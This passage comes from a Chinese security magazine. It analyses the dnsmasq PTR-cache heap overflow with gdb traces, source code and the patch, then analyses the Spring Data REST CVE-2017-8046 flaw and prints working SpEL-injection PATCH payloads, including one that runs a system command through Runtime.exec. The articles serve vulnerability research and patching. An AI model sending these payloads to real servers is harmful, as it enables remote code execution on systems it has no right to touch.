(gdb) reply_query (fd=<optimized out>, family=0x2, now=now@entry=0x59e4406b)
at forward.c:712
712     daemon->srv_save = NULL;
(gdb) x /16xw 0x648f00
0x648f00: 0xa0854a06 0x52000100 0x00000000 0x35323103
0x648f10: 0x38013801 0x69073801 0x64612d6e 0x61047264
0x648f20: 0x00617072 0x01000c00 0x0c000cc0 0x00000100
0x648f30: 0x60043d00 0x5a5a5a3e 0x5a5a5a5a 0x5a5a5a5a
(gdb) x /16xw 0x648f00+0x1000-0x40
0x649ec0: 0x00000000 0x00000000 0x00000000 0x00000000
0x649ed0: 0x00000000 0x00000000 0x00000000 0x00000000
0x649ee0: 0x00000000 0x00000000 0x00000000 0x00000000
0x649ef0: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) bt
#0 reply_query (fd=<optimized out>, family=0x2, now=now@entry=0x59e4406b)
at forward.c:712
#1 0x0000000041d3dc in check_dns_listeners (now=now@entry=0x59e4406b)
at dnsmasq.c:1510
#2 0x00000000040554a in main (argc=argc@entry=0x9,
argv=argv@entry=0x7fffffff568) at dnsmasq.c:1004
#3 0x00007fffffa36f45 in __libc_start_main (main=0x404720 <main>, argc=0x9,
argv=0x7fffffff568, init=<optimized out>, fini=<optimized out>,
rtld_fini=<optimized out>, stack_end=0x7fffffff558) at libc_start.c:287
#4 0x0000000004062bb in _start ()

```

紧接着 `reply_query` 函数会对数据包头部进行整理，然后把得到的响应数据包通过 `send_from` 函数传给客户端，而且值得注意的是原始 PoC 中构造的 DNS 响应数据包的大小本身也是没有超过 `daemon->packet_buff_sz`，即分配的堆空间大小：



```

1089     /* restore CD bit to the value in the query */
1090     if (forward->flags & FREC_CHECKING_DISABLED)
1091         header->hb4 |= HB4_CD;
1092     else
1093         header->hb4 &= ~HB4_CD;
1094
1095     if ((nn = process_reply(header, now, server, (size_t)n, check_rebind, no_cache_dnssec, cache_secure, bogusanswer,
1096                             forward->flags & FREC_AD_QUESTION, forward->flags & FREC_DO_QUESTION,
1097                             forward->flags & FREC_ADDED_PHEADER, forward->flags & FREC_HAS_SUBNET, &forward->source))) {
1098
1099         header->id = htons(forward->orig_id);
1100         header->hb4 |= HB4_RA; /* recursion if available */
1101         send_from(forward->fd, option_bool(OPT_NOWILD) || option_bool(OPT_CLEVERBIND), daemon->packet, nn,
1102                   &forward->source, &forward->dest, forward->iface);
1103
1104         free_frec(forward); /* cancel */
1105     }
1106 }
```

安全客 (bobao.360.cn)

No.	Time	Source	Destination	Protocol
1	0.000000000	127.0.0.1	127.0.0.1	Ethernet II
2	0.000086000	127.0.0.1	127.0.0.2	Internet Protocol Version 4
3	0.000247000	127.0.0.2	127.0.0.1	User Datagram Protocol
28	1390.9321760	127.0.0.1	127.0.0.1	

Legend: code, data, rodata, value

▶ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00) [0x010| 0x7fffffe220 --> 0x031940 --> 0x100007191c1000]
 ▶ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1) [0x0024| 0x7fffffe228 --> 0x0]
 ▶ User Datagram Protocol, Src Port: 53535 (53535), Dst Port: 53535 (53535) [0x0032| 0x7fffffe230 --> 0x0]
 ▶ User Datagram Protocol, Src Port: 53535 (53535), Dst Port: 53535 (53535) [0x0040| 0x7fffffe238 --> 0x10f7de9527]
 ▶ User Datagram Protocol, Src Port: 53535 (53535), Dst Port: 53535 (53535) [0x0048| 0x7fffffe240 --> 0x51159657]
 ▶ User Datagram Protocol, Src Port: 53535 (53535), Dst Port: 53535 (53535) [0x0056| 0x7fffffe248 --> 0x7fffff7dd3760 --> 0x0]

▶ free_frec(forward); /* cancel */

gdb-peda\$ x /16xw 0x648f00

0x648f00: 0x80850993 0x52000100 0x00000000 0x35323103
 0x648f10: 0x38013801 0x69073801 0x64612d6e 0x61047264
 0x648f20: 0x00617072 0x01000c00 0x0c000cc0 0x00000100
 0x648f30: 0x00043d00 0x5a5a5a3e 0x5a5a5a5a 0x5a5a5a5a
 gdb-peda\$ x /16xw 0x648f00+0x1000-0x40
 0x649ec0: 0x00000000 0x00000000 0x00000000 0x00000000
 0x649ed0: 0x00000000 0x00000000 0x00000000 0x00000000
 0x649ee0: 0x00000000 0x00000000 0x00000000 0x00000000
 0x649ef0: 0x00000000 0x00000000 0x00000000 0x00000000

Domain Name Service (dns), 2261 bytes

larry@bin:/tmp\$ dig @localhost -p 53535 -x 8.8.8.8

第二次查询

第二次查询的前半部分和第一次查询类似，也是由 `check_dns_listeners` 进入 `receive_query` 函数，在 `dnsmasq` 接到客户端的第二次 PTR 请求后，还是会进过先调用 `answer_request` 函数然后经过 `forward_query` 函数对客户端响应。实际上和开头提到的一样，查询在进入 `answer_request` 函数就崩溃了，崩溃附近的源代码如下：



```
1822 if (crecp)
1823 {
1824     do
1825     {
1826         /* don't answer wildcard queries with data not from /etc/hosts or dhcp leases */
1827         if (qtype == T_ANY && !(crecp->flags & (F_HOSTS | F_DHCP)))
1828             continue;
1829
1830         if (!(crecp->flags & F_DNSSECOK))
1831             sec_data = 0;
1832
1833         if (crecp->flags & F_NEG)
1834         {
1835             ans = 1;
1836             auth = 0;
1837             if (crecp->flags & F_NXDOMAIN)
1838                 nxdomain = 1;
1839             if (!dryrun)
1840                 log_query(crecp->flags & ~F_FORWARD, name, &addr, NULL);
1841             }
1842         else if ((crecp->flags & (F_HOSTS | F_DHCP)) || !sec_reqd || option_bool(OPT_DNSSEC_VALID))
1843         {
1844             ans = 1;
1845             if (!(crecp->flags & (F_HOSTS | F_DHCP)))
1846                 auth = 0;
1847             if (!dryrun)
1848             {
1849                 log_query(crecp->flags & ~F_FORWARD, cache_get_name(crecp), &addr,
1850                           record_source(crecp->uid));
1851
1852                 if (add_resource_record(header, limit, &trunc, nameoffset, &ansp,
1853                                         crec_ttl(crecp, now), NULL,
1854                                         T_PTR, C_IN, "d", cache_get_name(crecp)))
1855                     anscount++;
1856             }
1857         }
1858     } while ((crecp = cache_find_by_addr(crecp, &addr, now, is_arpa)));
1859 }
```

当产生崩溃时，查看 bt full 得知 anscount 的值为 0x51，即循环了 81 次后，再次调用 cache_find_by_addr 造成非法的内存引用产生崩溃。这里的源代码逻辑就是通过循环，调用 cache_find_by_addr 将 cache 保存至 crecp 指针中，并通过 cache_get_name 获取 ptr 记录的 name，再调用 add_resource_record 添加记录，经过 81 此后在 add_resource_record 中产生堆溢出。


记录里的 record cache 应该是通过第一次查询的结果向内存中保存了相关的数据结构，观察 cache.c 文件后对 cache_insert 函数下断点，可得知第一次查询后的函数堆栈：

```

gdb-peda$ bt
#0  cache_insert (
    name=name@entry=0x648010 'Z' <repeats 62 times>, ".", 'Z' <repeats 62 times>
    , ".", 'Z' <repeats 62 times>, ".", 'Z' <repeats 11 times>...
    addr=addr@entry=0x7fffffff100, now=now@entry=0x59e4851d,
    ttl=ttl@entry=0x3d, flags=flags@entry=0x84) at cache.c:454
#1  0x000000000040b389 in extract_addresses (header=header@entry=0x648f00,
    qlen=qlen@entry=0x8d5, name=<optimized out>, now=now@entry=0x59e4851d,
    ipsets=ipsets@entry=0x0, is_sign=0x0, check_rebind=check_rebind@entry=0x0,
    no_cache_dnssec=no_cache_dnssec@entry=0x0, secure=secure@entry=0x0,
    doctored=doctored@entry=0x7fffffff1bc) at rfc1035.c:977
#2  0x0000000000417e1a in process_reply (header=header@entry=0x648f00,
    now=now@entry=0x59e4851d, server=server@entry=0x648e70, n=n@entry=0x8d5,
    check_rebind=0x0, no_cache=0x0, added_pheader=0x0, check_subnet=0x0,
    query_source=query_source@entry=0x651940, do_bit=<optimized out>,
    ad_reqd=<optimized out>, bogusanswer=0x0, cache_secure=0x0)
    at forward.c:644
#3  0x0000000000419731 in reply_query (fd=<optimized out>,
    family=<optimized out>, now=now@entry=0x59e4851d) at forward.c:1095
#4  0x000000000041d3dc in check_dns_listeners (now=now@entry=0x59e4851d)
    at dnsmasq.c:1510
#5  0x000000000040554a in main (argc=argc@entry=0x9,
    argv=argv@entry=0x7fffffff568) at dnsmasq.c:1004
#6  0x00007ffff7a36f45 in __libc_start_main (main=0x404720 <main>, argc=0x9,
    argv=0x7fffffff568, init=<optimized out>, fini=<optimized out>,
    rtld_fini=<optimized out>, stack_end=0x7fffffff558) at libc-start.c:287
#7  0x000000000004062bb in _start ()                                     安全客 (bobao.360.cn )

```

对应的源代码则是在第一次查询中，在把响应发送给客户端之前，调用 process_reply 函数，再其内部调用 extract_addresses 函数，通过遍历循环响应中的 ancount，把记录中的 name 等信息 cache_insert 至 crec 结构体构成的双向链表中：



```

942     for (j = ntohs(header->ancount); j != 0; j--)
943     {
944         unsigned char *tmp = namep;
945         /* the loop body overwrites the original name, so get it back here. */
946         if (!extract_name(header, qlen, &tmp, name, 1, 0) ||
947             !(res = extract_name(header, qlen, &p1, name, 0, 10)))
948             return 0; /* bad packet */
949
950         GETSHORT(aqtype, p1);
951         GETSHORT(aqclass, p1);
952         GETLONG(attl, p1);
953         if ((daemon->max_ttl != 0) && (attl > daemon->max_ttl) && !is_sign)
954         {
955             (p1) -= 4;
956             PUTLONG(daemon->max_ttl, p1);
957         }
958         GETSHORT(ardlen, p1);
959         endrr = p1+ardlen;
960
961         /* TTL of record is minimum of CNAMEs and PTR */
962         if (attl < ctll)
963             ctll = attl;
964
965         if (aqclass == C_IN && res != 2 && (aqtype == T_CNAME || aqtype == T_PTR))
966         {
967             if (!extract_name(header, qlen, &p1, name, 1, 0))
968                 return 0;
969
970             if (aqtype == T_CNAME)
971             {
972                 if (!cname_count-- || secure)
973                     return 0; /* looped CNAMEs, or DNSSEC, which we can't cache. */
974                 goto cname_loop;
975             }
976
977             cache_insert(name, &addr, now, ctll, name_encoding | secflag | F_REVERSE);
978             found = 1;                                         安全客 (bobao.360.cn )
979         }

```

第一个 cache_insert 函数执行后，可知其 crec 地址为 0x64a2d0，并且后续的 crec 结构体中都把 PoC 中向前引用的 name 给完全解析扩展开，这样就一下增大了响应数据包的大小，造成后续的堆溢出：

```
[-----]
Legend: code, data, rodata, value
extract_addresses (header=header@entry=0x648f00, qlen=qlen@entry=0x8d5,
    name=<optimized out>, now=now@entry=0x59e4887a, ipsets=ipsets@entry=0x0,
    is_sign=0x0, check_rebind=check_rebind@entry=0x0,
    no_cache_dnssec=no_cache_dnssec@entry=0x0, secure=secure@entry=0x0,
    doctored=doctored@entry=0x7fffffff1bc) at rfc1035.c:978
978                     found = 1;
Value returned is $77 = (struct crec *) 0x64a2d0
gdb-peda$ p $77->name
$78 = {
    sname = "@\036e", '\000' <repeats 46 times>,
    bname = 0x651e40,
    namep = 0x651e40 'Z' <repeats 62 times>, ".",
    'Z' <repeats 62 times>, ".",
    'Z' <repeats 11 times>...
}
gdb-peda$ p $77->next
$79 = (struct crec *) 0x0
gdb-peda$ p $77->prev
$80 = (struct crec *) 0x64a340
```

安全客 (bobao.360.cn)

溢出原因

具体跟进 add_resource_record 函数，可以定位到 rfc1035.c:1440 行的 do_rfc1035_name 函数，该函数类似于一个 copy 操作，就是把解析的域名放入响应数据包的 RDATA 字段，由于解析域名后的数据包就扩展的很大，超出了分配的堆空间，所以造成了溢出：



```
dnsmasq.c * option.c * dns-protocol.h * forward.c * rfc1035.c *
1434 break;
1435
1436     case 'd':
1437     /* get domain-name answer arg and store it in RDATA field */
1438     if (offset)
1439         *offset = p - (unsigned char *)header;
1440     p = do_rfc1035_name(p, va_arg(ap, char *));
1441     *p++ = 0;
1442     break;
1443 break;
```

安全客 (bobao.360.cn)

再次下断点 b rfc1035.c:1855 if anscount == 0x51，查看在即将产生崩溃时的上下文环境。由于 PoC 的数据包在扩展解析后直接溢出到了接近 0x64a300 的位置，而在 cache_find_by_addr 函数的内部会访问到第一个 crec 结构体的地址 0x64a2d0，由于该地址被 Z 字符溢出，所以最终造成了非法地址的引用：


```

724 }
725
726 struct crec *cache_find_by_addr(struct crecp, struct all_addr *addr,
727 |       time_t now, unsigned int prot)
728 {
729     struct crec *ans;
730 #ifdef HAVE_IPV6
731     int addrlen = (prot == F_IPV6) ? IN6ADDRSZ : INADDRSZ;
732 #else
733     int addrlen = INADDRSZ;
734 #endif
735
736     if (crecp) /* iterating */
737         ans = crecp->next;
738     else
    安全客 (bobao.360.cn)

[-----] code -----
0x407300 <cache_find_by_addr+48>:    mov    rbx,QWORD PTR [rdi]
0x407303 <cache_find_by_addr+51>:    test   rbx,rbx
0x407306 <cache_find_by_addr+54>:    je     0x407331 <cache_find_by_addr+97>
=> 0x407308 <cache_find_by_addr+56>:    movzx  eax,WORD PTR [rbx+0x34]
0x40730c <cache_find_by_addr+60>:    test   al,0x4
0x40730e <cache_find_by_addr+62>:
    je     0x407348 <cache_find_by_addr+120>
0x407310 <cache_find_by_addr+64>:    test   ebp,eax
0x407312 <cache_find_by_addr+66>:
    je     0x407348 <cache_find_by_addr+120>
[-----] stack -----
0000| 0x7fffffffdf70 --> 0x7fffffff0f0 --> 0x7d080808
0008| 0x7fffffffdf78 --> 0x408c32 (<log_query+130>:      )
0016| 0x7fffffffdf80 --> 0x7fffffffdf98 --> 0x64c640 --> 0x64c5d0 --> 0x64c560 -> 0x64c4f0 (--> ...)
0024| 0x7fffffffdf88 --> 0x4f7dd8de0
0032| 0x7fffffffdf90 --> 0x0
0040| 0x7fffffffdf98 --> 0x64c640 --> 0x64c5d0 --> 0x64c560 --> 0x64c4f0 --> 0x64c480 (--> ...)
0048| 0x7fffffffdfa0 --> 0x4000000000
0056| 0x7fffffffdfa8 --> 0x64a2d0 ('Z' <repeats 44 times>, "\016", 'Z' <repeats 14 times>)
[-----]
Legend: code, data, rodata, value
gdb-peda$ reg rdi
RDI: 0x64a2d0 ('Z' <repeats 44 times>, "\016", 'Z' <repeats 14 times>)
gdb-peda$ x /16xw 0x64a2d0
0x64a2d0: 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a
0x64a2e0: 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a
0x64a2f0: 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a 0x5a5a5a5a
0x64a300: 0x5a5a5a5a 0x5a5a5a5a 0x005a5a5a 0x5a5a5a0e
    安全客 (bobao.360.cn ) 0x00000000

```

但有趣的是，在 add_resource_record 函数的末尾是有对溢出的检查：



```

1463 va_end(ap); /* clean up variable argument pointer */
1464
1465 j = p - sav - 2;
1466 PUTSHORT(j, sav); /* Now, store real RDLength */
1467
1468 /* check for overflow of buffer */
1469 if (limit && ((unsigned char *)limit - p) < 0)
1470 {
1471     if (truncp)
1472         *truncp = 1;
1473     return 0;
1474 }
1475
1476 *pp = p;
1477 return 1;
1478 }

```

安全客 (bobao.360.cn)

不过溢出的与否只是影响了返回值，而且在返回后影响的只是 anscount 变量是否加 1，
并未其他的安全处理，所以这里的安全检查就形同虚设了。

分析补充

经过胡牛的提示，其实上图中对于溢出的检测也是有点作用的，关键点是 1476 行的 *pp = p 会把写入数据包的指针向后移动，以便后续的 answer 在数据包的写入，但是一旦发生溢出这个指针就不会移动，我们就只能从同一个位置开始反复地进行越界写，所以越界写的机会只有一次。

在 2.76 版本中，daemon->packet_buff_sz 为 5131 字节，limit 最大为 4096 字节，当我们溢出后继续写入一个 answer， $4096 + 12$ (answer 头部大小) + 1024 (最大域名长度) - $5131 + 1$ (最后的补 0 字节) = 2，所以谷歌官方所说的越界 2 个字节是这么来的。

0x03 补丁分析

为了省事，这里就以最新版本的 dnsmasq 补丁看一下修复的原理，首先是定义了 CHECK_LIMIT 函数，如果指针和要写入的 size 超过了限制就直接跳转：

```

@@ -1071,12 +1072,21 @@ int add_resource_record(struct dns_header *header, char *limit, int *truncp, int
     unsigned short usval;
     long lval;
     char *sval;
+#define CHECK_LIMIT(size) \
+    if (limit && p + (size) > (unsigned char*)limit) \
+    { \
+        va_end(ap); \
+        goto truncated; \
+    }
    if (*truncp && *truncp)
        return 0;
-
+
    va_start(ap, format); /* make ap point to 1st unnamed argument */
-
+
/* nameoffset (1 or 2) + type (2) + class (2) + ttl (4) + 0 (2) */
CHECK_LIMIT(12);
+

```

安全客 (bobao.360.cn)

跳转之后直接返回，也就不能执行写入操作了：

```
+#undef CHECK_LIMIT
    va_end(ap); /* clean up variable argument pointer */

    j = p - sav - 2;
- PUTSHORT(j, sav); /* Now, store real RDLength */
+ /* this has already been checked against limit before */
+ PUTSHORT(j, sav); /* Now, store real RDLength */

    /* check for overflow of buffer */
    if (limit && ((unsigned char *)limit - p) < 0)
    {
+truncated:
        if (truncp)
            *truncp = 1;
        return 0;
```

安全客 (bobao.360.cn)

0x04 总结

- 1.开始时使用 PoC 测试 2.78test2 版本没有产生崩溃，相关原因还有待测试探究。
- 2.调试的过程主要是关注函数的调用栈，在程序中下好断点，同时结合源码分析程序代码的逻辑，积极思考探讨找到问题所在。
- 3.该漏洞还需要根据堆溢出的环境来构建 RCE 的 exp，但堆上临近的区域都是大型的结构体无法找相关函数指针覆盖，可能的思路是如果再次反向查询一个 ptr，使服务器再次记录就有可能引起 cache_unlink 操作，感兴趣的同学可以探究一下。
- 4.关于此漏洞的防御，可以直接使用 yum 或者 apt-get 进行安全更新，也可以去官网下载最新版本的 dnsmasq 构建安装。

0x05 相关参考

- <https://security.googleblog.com/2017/10/behind-masq-yet-more-dns-and-dhcp.html>
- <http://thekelleys.org.uk/gitweb/?p=dnsmasq.git;a=summary>
- <https://yi-love.github.io/blog/node.js/javascript/dns/2016/11/11/dns-request.html>
- <https://tools.ietf.org/html/rfc1035>
- <http://bobao.360.cn/learning/detail/4515.html>

【漏洞分析】

Spring Data Rest 服务器 PATCH 请求远程代码执行漏洞 CVE-2017-8046 补充分析

作者：廖新喜

文章来源：【xxlegend】

<http://xxlegend.com/2017/09/29/Spring%20Data%20Rest%E6%9C%8D%E5%8A%A1%E5%99%A8PATCH%E8%AF%B7%E6%B1%82%E8%BF%9C%E7%A8%8B%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B4%9E CVE-2017-8046%E8%A1%A5%E5%85%85%E5%88%86%E6%9E%90/>

1 综述

近日，Pivotal 官方发布通告表示 Spring-data-rest 服务器在处理 PATCH 请求时存在一个远程代码执行漏洞（CVE-2017-8046）。攻击者可以构造恶意的 PATCH 请求并发送给 spring-data-rest 服务器，通过构造好的 JSON 数据来执行任意 Java 代码。官方已经发布了新版本修复了该漏洞。

相关地址：

<https://pivotal.io/security/cve-2017-8046>

受影响的版本

Spring Data REST versions < 2.5.12, 2.6.7, 3.0 RC3

Spring Boot version < 2.0.0M4

Spring Data release trains < Kay-RC3

不受影响的版本

Spring Data REST 2.5.12, 2.6.7, 3.0RC3

Spring Boot 2.0.0.M4

Spring Data release train Kay-RC3

解决方案

官方已经发布了新版本修复了该漏洞，受影响的用户请尽快升级至最新版本来防护该漏洞。

参考链接：

<https://projects.spring.io/spring-data-rest/>

<https://projects.spring.io/spring-boot/>

2 补丁分析：

从官方的描述来看就是就是 Spring-data-rest 服务处理 PATCH 请求不当 ,导致任意表达式执行从而导致的 RCE。

首先来看下补丁，主要是 evaluateValueFromTarget 添加了一个校验方法 verifyPath，对于不合规格的 path 直接报异常退出，主要是 property.from(pathSource,type)实现，基本逻辑就是通过反射去验证该 Field 是否存在于 bean 中。

```
protected <T> Object evaluateValueFromTarget(Object targetObject, Class<T> entityType) {  
  
    -        return value instanceof LateObjectEvaluator  
    -            ? ((LateObjectEvaluator) value).evaluate(spelExpression.getValueType(targetObject)) : value;  
    +        verifyPath(entityType);  
  
    +        return evaluate(spelExpression.getValueType(targetObject));  
    +    }  
  
    +    protected final <T> Object evaluate(Class<T> type) {  
    +        return value instanceof LateObjectEvaluator ? ((LateObjectEvaluator) value).evaluate(type) : value;  
    +    }  
  
    +    /**  
    +     * Verifies that the current path is available on the given type.  
    +     *  
    +     * @param type must not be {@literal null}.  
    +     * @return the {@link PropertyPath} representing the path. Empty if the path only consists of index lookups or append  
    +     *         characters.  
    +     */  
    +    protected final Optional<PropertyPath> verifyPath(Class<?> type) {  
  
        +        String pathSource = Arrays.stream(path.split("/"))/  
        +            .filter(it -> !it.matches("\\d")) // no digits  
        +            .filter(it -> !it.equals("-")) // no "last element"s  
        +            .filter(it -> !it.isEmpty()) //  
        +            .collect(Collectors.joining("."));  
  
        +        if (pathSource.isEmpty()) {  
        +            return Optional.empty();  
        +        }  
  
        +        try {  
        +            return Optional.of(PropertyPath.from(pathSource, type));  
        +        } catch (PropertyReferenceException o_0) {  
        +            throw new PatchException(String.format(INVALID_PATH_REFERENCE, pathSource, type, path), o_0);  
        +        }  
    }
```


3 复现：

直接拉取

<https://github.com/spring-projects/spring-boot/tree/master/spring-boot-samples>，找到 spring-rest-data 这个项目，直接用 IDEA 一步步导入进去即可，直接运行就能看到在本地的 8080 端口起了 jetty 服务。但是请注意这编译好的是最新版本，要引入漏洞，当然得老版本，修改 pom.xml，添加 plugin，具体如下：

```
<dependency>
    <groupId>org.springframework.data</groupId>
    <artifactId>spring-data-rest-webmvc</artifactId>
    <version>3.0.0.RC2</version>
</dependency>
```

从项目 test 目录找到相关请求形式，发送 <http://127.0.0.1:8080/api/cities/1> 即可看到回显表明服务正常启动。测试 poc 的效果如下：



The screenshot shows a POSTMAN interface. The method is set to PATCH. The URL is <http://192.168.3.103:8080/api/cities/2>. The Headers tab is selected, showing a Content-Type of application/json-patch+json. The Body tab is selected, showing a raw JSON payload:

```
[{"op": "add", "path": "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103, 32, 49, 57, 50, 46, 49, 54, 56, 46, 51, 46, 49, 48, 54}))/xxlegend"}]
```

The response status is 400 Bad Request, and the time taken was 57 ms. The response body is:

```
{"cause":{"cause":null,"message":"EL1010E: Property or field 'xxlegend' cannot be set on object of type 'java.lang.ProcessImpl' - maybe not public?"}, "message":"Could not read an object of type class sample.data.rest.domain.City from the request!; nested exception is org.springframework.expression.spel.SpelEvaluationException: EL1010E: Property or field 'xxlegend' cannot be set on object of type 'java.lang.ProcessImpl' - maybe not public?"}
```

这个 poc 的几个关键点在于：Content-Type: application/json-patch+json，path 路径一定得用斜杠/隔开，至于为什么，后续会讲到。op 支持的操作符很多，包括 test，add，replace 等都可以触发，op 不同，path 中添加的 poc 可以不一样，如 op 为 test 时就少了很多限制。如下是 op 为 add 时候的请求 body。

```
[{"op": "add", "path": "T(java.lang.Runtime).getRuntime().exec(new java.lang.String(new byte[]{112, 105, 110, 103,
```



```
32, 49, 57, 50, 46, 49, 54, 56, 46, 51, 46, 49, 48, 54}))/xxlegend"}]
```

执行 ping 192.168.3.106

4 分析：

漏洞的触发过程详细分析见文档：

<https://mp.weixin.qq.com/s/uTiWDsPKEjTkN6z9QNLtSA>，这里已经描述的比较清楚，在这里不再重述，这篇文档后续的分析主要是对 poc 的一些解读。

随便拿一个以前 spring 表达式注入的 poc 作为 path 的参数值，如 poc：

```
[{"op": "add", "path": "new java.lang.String(new byte[] {70, 66, 66, 50, 48, 52, 65, 52, 48, 54, 49, 70, 70, 66, 68, 52, 49, 50, 56, 52, 65, 56, 52, 67, 50, 53, 56, 67, 49, 66, 70, 66})"}]
```

这个请求的特别之处在于 path 字段值后边没有了斜杠。

会报如下错误：

```
Caused by: org.springframework.expression.spel.SpelEvaluationException: EL1032E: setValue(ExpressionState, Object) not supported for 'class org.springframework.expression.spel.ast.ConstructorReference'
    at org.springframework.expression.spel.ast.SpelNodeImpl.setValue(SpelNodeImpl.java:148)
    at org.springframework.expression.spel.standard.SpelExpression.setValue(SpelExpression.java:416)
    at org.springframework.data.rest.webmvc.json.patch.PatchOperation.addValue(PatchOperation.java:148)
    at org.springframework.data.rest.webmvc.json.patch.AddOperation.perform(AddOperation.java:48)
    at org.springframework.data.rest.webmvc.json.patch.Patch.apply(Patch.java:64)
    at org.springframework.data.rest.webmvc.config.JsonPatchHandler.applyPatch(JsonPatchHandler.java:91)
    at org.springframework.data.rest.webmvc.config.JsonPatchHandler.apply(JsonPatchHandler.java:83)
    at
org.springframework.data.rest.webmvc.config.PersistentEntityResourceHandlerMethodArgumentResolver.readPatch(PersistentEntityResourceHandlerMethodArgumentResolver.java:200)
```

